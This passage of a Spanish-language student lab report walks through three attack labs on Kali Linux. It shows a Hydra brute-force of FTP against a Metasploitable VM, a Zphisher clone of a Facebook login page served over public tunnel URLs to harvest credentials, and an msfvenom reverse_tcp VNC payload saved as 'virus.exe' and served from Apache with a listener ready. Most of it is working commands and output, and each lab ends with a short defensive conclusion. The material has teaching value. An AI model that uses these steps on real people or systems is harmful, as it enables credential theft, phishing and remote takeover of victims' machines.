MAC Address: 0E:19:F8:69:98:64 (Unknown)
Nmap scan report for 172.20.10.2
Host is up (0.0024s latency).
MAC Address: A8:3B:76:29:06:7B (Cloud Network Technology Singapore PTE.)
Nmap scan report for 172.20.10.3
Host is up (0.0023s latency).
MAC Address: 00:0C:29:E6:64:3C (VMware)
Nmap scan report for 172.20.10.4
Host is up.
Stats: 0:00:03 elapsed; 16 hosts completed (4 up), 240 undergoing Ping Scan
Ping Scan Timing: About 1.04% done; ETC: 21:39 (0:03:10 remaining)
```

Verificamos toda la información sobre la quina a atacar

```
[root@kali:~] # nmap -sS -sV -T4 -n 172.20.10.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-29 21:37 EDT
Nmap scan report for 172.20.10.3
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec   netkit-rsh rexecd
513/tcp   open  login  OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs    2-4 (RPC #100003)
2121/tcp  open  ftp    ProFTPD 1.3.1
3306/tcp  open  mysql  MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc    VNC (protocol 3.3)
6000/tcp  open  X11    (access denied)
6667/tcp  open  irc    UnrealIRCd
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:E6:6A:3C (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.02 seconds
```

para encontrar la contraseña del usuario ejecutamos la herramienta xhydra y realizamos la respectivas configuraciones según la ip y protocolo que usaremos


```
[root@kali:~] # nmap -sS -sV -T4 -n 172.20.10.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-29 21:37 EDT
Nmap scan report for 172.20.10.3
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec   netkit-rsh rexecd
513/tcp   open  login  OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs    2-4 (RPC #100003)
2121/tcp  open  ftp    ProFTPD 1.3.1
3306/tcp  open  mysql  MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc    VNC (protocol 3.3)
6000/tcp  open  X11    (access denied)
6667/tcp  open  irc    UnrealIRCd
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:E6:6A:3C (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.02 seconds
```

```
[root@kali:~] # ftp 172.20.10.3
Connected to 172.20.10.3.
220 (vsFTPd 2.3.4)
Name (172.20.10.3:root): admin
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
ftp>
ftp>
ftp>
ftp>
ftp>
221 Goodbye.
```

```
[root@kali:~] # xhydra
```

se configura la contraseña según el documento de rockyou donde hay una lista de posibles contraseñas y se especifica el usuario que atacaremos



ejecutamos la herramienta para que comience a encontrar la contraseña

The screenshot shows the xHydra application window. At the top, there's a menu bar with 'xHydra' and standard window controls (minimize, maximize, close). Below the menu is a toolbar with buttons for 'Quit', 'Target', 'Passwords', 'Tuning', 'Specific', and 'Start'. The 'Start' button is currently selected. A large text area displays the Hydra v9.5 log output, which shows a series of password attempts against a target host (171.20.10.3) using the 'msfadmin' login. The log includes timestamps, attempt counts, and various password entries like 'msfadmin', 'nimdafs', '123456', etc. At the bottom of the window, there are four buttons: 'Start', 'Stop', 'Save Output', and 'Clear Output'. The command used to run the tool is also visible at the bottom of the window.

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-29 : 
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p
[DATA] attacking ftp://171.20.10.3:21/
[ATTEMPT] target 171.20.10.3 - login "msfadmin" - pass "msfadmin" - 1 of 14
[ATTEMPT] target 171.20.10.3 - login "msfadmin" - pass "" - 2 of 14344402 [c
[ATTEMPT] target 171.20.10.3 - login "msfadmin" - pass "nimdafs" - 3 of 14
[ATTEMPT] target 171.20.10.3 - login "msfadmin" - pass "123456" - 4 of 1434
[ATTEMPT] target 171.20.10.3 - login "msfadmin" - pass "12345" - 5 of 14344
[ATTEMPT] target 171.20.10.3 - login "msfadmin" - pass "123456789" - 6 of 1
[ATTEMPT] target 171.20.10.3 - login "msfadmin" - pass "password" - 7 of 14
[ATTEMPT] target 171.20.10.3 - login "msfadmin" - pass "iloveyou" - 8 of 1434
[ATTEMPT] target 171.20.10.3 - login "msfadmin" - pass "princess" - 9 of 1434
[ATTEMPT] target 171.20.10.3 - login "msfadmin" - pass "1234567" - 10 of 1434
[ATTEMPT] target 171.20.10.3 - login "msfadmin" - pass "rockyou" - 11 of 1434
[ATTEMPT] target 171.20.10.3 - login "msfadmin" - pass "12345678" - 12 of 1434
[ATTEMPT] target 171.20.10.3 - login "msfadmin" - pass "abc123" - 13 of 1434
[ATTEMPT] target 171.20.10.3 - login "msfadmin" - pass "nicole" - 14 of 1434
[ATTEMPT] target 171.20.10.3 - login "msfadmin" - pass "daniel" - 15 of 1434
[ATTEMPT] target 171.20.10.3 - login "msfadmin" - pass "babygirl" - 16 of 1434

hydra -V -l msfadmin -P /usr/share/wordlists/rockyou.txt -e nsr -t 16 171....
```

De esta manera encontramos el usuario y contraseña de msfadmin y pudimos ingresar a la máquina

```
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:

Login incorrect
metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/**/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ _
```

Conclusión

El uso de una contraseña lo suficientemente compleja es una necesidad al momento de querer proteger nuestros datos ya que con este laboratorio queda demostrado que descifrar la contraseña es un proceso que puede llegar a ser muy sencillo si los caracteres en la contraseña no son los adecuados.

LABORATORIO 14 - Herramienta phishing

instalamos e iniciamos la herramienta por medio del repositorio de github

The screenshot shows a terminal window on the left and a browser window on the right. The terminal window is running as root on Kali Linux, showing the command to clone the 'zphisher' repository from GitHub. The browser window displays the GitHub page for the 'zphisher' repository, showing the README and installation instructions.

```
root@kali:~# git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Enumerating objects: 316, done.
remote: Counting objects: 100% (316/316), done.
remote: Compressing objects: 100% (297/297), done.
remote: Writing objects: 100% (316/316), done.
Receiving objects: 100% (316/316), 7.98 MiB | 53.00 KiB/s, done.
Resolving deltas: 100% (49/49), done.

(root@kali:~) [+] cd zphisher
bash zphisher.sh

(*) Installing required packages ...
(*) Packages already installed.
(*) Internet Status : Online
(*) Checking for update : up to date
(*) Installing CloudFlared ...
(*) Installing LocalXpose ...
```

GitHub - htr-tech/zphisher

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

README GPL-3.0 license

- Localhost
- Cloudflared
- LocalXpose

- Mask URL support
- Docker support

Installation

- Just, Clone this repository -
git clone --depth=1 https://github.com/htr-tech/zphisher.git
- Now go to cloned directory and run zphisher.sh -
\$ cd zphisher
\$ bash zphisher.sh

* On first launch, It'll install the dependencies and that's it. **Zphisher** is installed.

ya en la herramienta escogemos la opción que deseamos clonar

The screenshot shows the Zphisher tool interface. It displays a menu with various social media and service names listed as options. The user has selected option 1, Facebook, which is highlighted in red. The interface includes a header with the version number (2.3.5), a README file, and a GPL-3.0 license link. Below the menu, there are links for installation and dependencies.

Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook	[11] Twitch	[21] DeviantArt
[02] Instagram	[12] Pinterest	[22] Badoo
[03] Google	[13] Snapchat	[23] Origin
[04] Microsoft	[14] Linkedin	[24] DropBox
[05] Netflix	[15] Ebay	[25] Yahoo
[06] Paypal	[16] Quora	[26] Wordpress
[07] Steam	[17] Protonmail	[27] Yandex
[08] Twitter	[18] Spotify	[28] StackoverFlow
[09] Playstation	[19] Reddit	[29] Vk
[10] Tiktok	[20] Adobe	[30] XBOX
[31] Mediafire	[32] Gitlab	[33] Github
[34] Discord	[35] Roblox	

[99] About [00] Exit

[-] Select an option : 1

Installation

On first launch, It'll install the dependencies

Se ejecutarán una serie de permisos y herramientas


```
root@kali: ~/zphisher
File Actions Edit View Help
ZPHISHER 2.3.5 GitHub - b33f/zphisher README GPL-3.0 license
[01] Localhost [Auto Detects] [02] Cloudflared [03] LocalXpose [NEW! Max 15Min]
[-] Select a port forwarding service : Installation
* Just Clone this repository -
git clone --depth=1 https://github.com/b33f/zphisher.git
* Now go to cloned directory and run zphisher.py
$ cd zphisher
$ python zphisher.py
* On first launch, will install the dependencies
```

```

root@kali: ~/zphisher
File Actions Edit View Help
ZPHISHER 2.3.5
[-] URL 1 : https://bl-fifth-annually-pounds.trycloudflare.com
[-] URL 2 : https://
[-] URL 3 : https://blue-verified-badge-for-facebook-free@relaxation.trycloudflare.com
[-] Waiting For Login Info, Ctrl + C to exit ...
* Just Clone This Repository -
git clone --depth=1 https://github.com/0x0day/zphisher.git
* Now Go To Cloned Directory And Run zphisher.py
$ cd zphisher
$ python zphisher.py

```

De esta manera quedará creada una copia idéntica de la página deseada para poder obtener la información de usuario y contraseña que se digite en esta usando el link obtenido



Conclusión

De esta manera podemos ver como es de sencillo conseguir los usuarios de cualquier persona que por miedo o codicia entre a un link desconocido o sospechoso, este es un claro

ejemplo de que tenemos que tener cuidado con las cosas a las que hacemos click porque podemos poner en riesgo nuestros propios datos o los de la empresa en la que trabajamos.

LABORATORIO 15 - Malware con Herramienta virus builder

```
File Actions Edit View Help
[root@kali:~]
# msfvenom -l payload
Framework Payloads (1471 total) [--payload <value>]



| Name                                        | Description                                                          |
|---------------------------------------------|----------------------------------------------------------------------|
| aix/ppc/shell_bind_tcp                      | Listen for a connection and spawn a command shell                    |
| aix/ppc/shell_find_port                     | Spawn a shell on an established connection                           |
| aix/ppc/shell_interact                      | Simply execve /bin/sh (for inetd programs)                           |
| aix/ppc/shell_reverse_tcp                   | Connect back to attacker and spawn a command shell                   |
| android/meterpreter/reverse_http            | Run a meterpreter server in Android. Tunnel communication over HTTP  |
| android/meterpreter/reverse_https           | Run a meterpreter server in Android. Tunnel communication over HTTPS |
| android/meterpreter/reverse_tcp             | Run a meterpreter server in Android. Connect back stager             |
| android/meterpreter_reverse_http            | Connect back to attacker and spawn a Meterpreter shell               |
| android/meterpreter_reverse_https           | Connect back to attacker and spawn a Meterpreter shell               |
| android/meterpreter_reverse_tcp             | Connect back to the attacker and spawn a Meterpreter shell           |
| android/shell/reverse_http                  | Spawn a piped command shell (sh). Tunnel communication over HTTP     |
| android/shell/reverse_https                 | Spawn a piped command shell (sh). Tunnel communication over HTTPS    |
| android/shell/reverse_tcp                   | Spawn a piped command shell (sh). Connect back stager                |
| apple_ios/aarch64/meterpreter_reverse_http  | Run the Meterpreter / Mettle server payload (stugeless)              |
| apple_ios/aarch64/meterpreter_reverse_https | Run the Meterpreter / Mettle server payload (stugeless)              |
| apple_ios/aarch64/meterpreter_reverse_tcp   | Run the Meterpreter / Mettle server payload (stugeless)              |
| apple_ios/aarch64/shell_reverse_tcp         | Connect back to attacker and spawn a command shell                   |
| apple_ios/armle/meterpreter_reverse_http    | Run the Meterpreter / Mettle server payload (stugeless)              |
| apple_ios/armle/meterpreter_reverse_https   | Run the Meterpreter / Mettle server payload (stugeless)              |
| apple_ios/armle/meterpreter_reverse_tcp     | Run the Meterpreter / Mettle server payload (stugeless)              |
| bsd/sparc/shell_bind_tcp                    | Listen for a connection and spawn a command shell                    |
| bsd/sparc/shell_reverse_tcp                 | Connect back to attacker and spawn a command shell                   |
| bsd/vax/shell_reverse_tcp                   | Connect back to attacker and spawn a command shell                   |
| bsd/x64/exec                                | Execute an arbitrary command                                         |
| bsd/x64/shell_bind_ipv6_tcp                 | Listen for a connection and spawn a command shell over IPv6          |
| bsd/x64/shell_bind_tcp                      | Bind an arbitrary command to an arbitrary port                       |
| bsd/x64/shell_bind_tcp_small                | Listen for a connection and spawn a command shell                    |
| bsd/x64/shell_reverse_ipv6_tcp              | Connect back to attacker and spawn a command shell over IPv6         |
| bsd/x64/shell_reverse_tcp                   | Connect back to attacker and spawn a command shell                   |
| bsd/x64/shell_reverse_tcp_small             | Connect back to attacker and spawn a command shell                   |
| bsd/x86/exec                                | Execute an arbitrary command                                         |
| bsd/x86/metsvc_bind_tcp                     | Stub payload for interacting with a Meterpreter Service              |
| bsd/x86/metsvc_reverse_tcp                  | Stub payload for interacting with a Meterpreter Service              |
| bsd/x86/shell/bind_ipv6_tcp                 | Spawn a command shell (staged). Listen for a co                      |


[root@kali:~]
# msfvenom -p windows/vncinject/reverse_tcp LHOST=172.20.10.5 LPORT=6688 -f exe -o virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: virus.exe
```


Configuramos la ip y el puerto con el que se creó el virus

```
payload windows/vncinject/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/vncinject/reverse_tcp):

Name          Current Setting  Required  Description
--          --          --          --
AUTOVNC      true           yes        Automatically launch VNC viewer if present
DisableCourtesyShell  true           no        Disables the Metasploit Courtesy shell
EXITFUNC     process         yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST         127.0.0.1       yes        The listen address (an interface may be specified)
LPORT         4444            yes        The listen port
VNCHOST      127.0.0.1       yes        The local host to use for the VNC proxy
VNCPORT      5900            yes        The local port to use for the VNC proxy
ViewOnly      true           no        Runs the viewer in view mode
```

Exploit target:

Id	Name
--	--
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > set lhost 172.20.10.5
lhost => 172.20.10.5
msf6 exploit(multi/handler) > show options
```

Payload options (windows/vncinject/reverse_tcp):

Name	Current Setting	Required	Description
AUTOVNC	true	yes	Automatically launch VNC viewer if present
DisableCourtesyShell	true	no	Disables the Metasploit Courtesy shell
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.20.10.5	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port
VNCHOST	127.0.0.1	yes	The local host to use for the VNC proxy
VNCPORT	5900	yes	The local port to use for the VNC proxy
ViewOnly	true	no	Runs the viewer in view mode

Exploit target:

Id	Name
--	--
0	Wildcard Target

```
msf6 exploit(multi/handler) > set lport 6688
lport => 6688
msf6 exploit(multi/handler) > show options
```

Payload options (windows/vncinject/reverse_tcp):

Name	Current Setting	Required	Description
AUTOVNC	true	yes	Automatically launch VNC viewer if present
DisableCourtesyShell	true	no	Disables the Metasploit Courtesy shell
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.20.10.5	yes	The listen address (an interface may be specified)
LPORT	6688	yes	The listen port
VNCHOST	127.0.0.1	yes	The local host to use for the VNC proxy
VNCPORT	5900	yes	The local port to use for the VNC proxy
ViewOnly	true	no	Runs the viewer in view mode

Exploit target:

Id	Name
--	--
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.

Iniciamos el virus

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.20.10.5:6688
```

En este momento ya podemos subir nuestro virus a internet para poder infectar a quien abra el enlace usando los servicios de apache


```
(root㉿kali)-[~]
# ls
contrasenias Desktop Documents Downloads Music Pictures Public QZNqrjc.jpeg Templates Videos virus.exe zphisher

(root㉿kali)-[~]
# cp virus.exe /var/www/html

(root㉿kali)-[~]
# service apache2 start

(root㉿kali)-[~]
```

De esta manera al momento de abrir en enlace y descargar el archivo en la otra maquina esta queda infectada y podemos ver todo lo que sucede en la otra máquina desde nuestro propio kali



Conclusión

Con este laboratorio podemos ver como descargando archivo de páginas o lugares sospechosos podemos ver comprometida nuestra privacidad y seguridad en nuestros datos, al entender esto de mejor manera y ver cómo es que podemos caer en este error y evitarlo.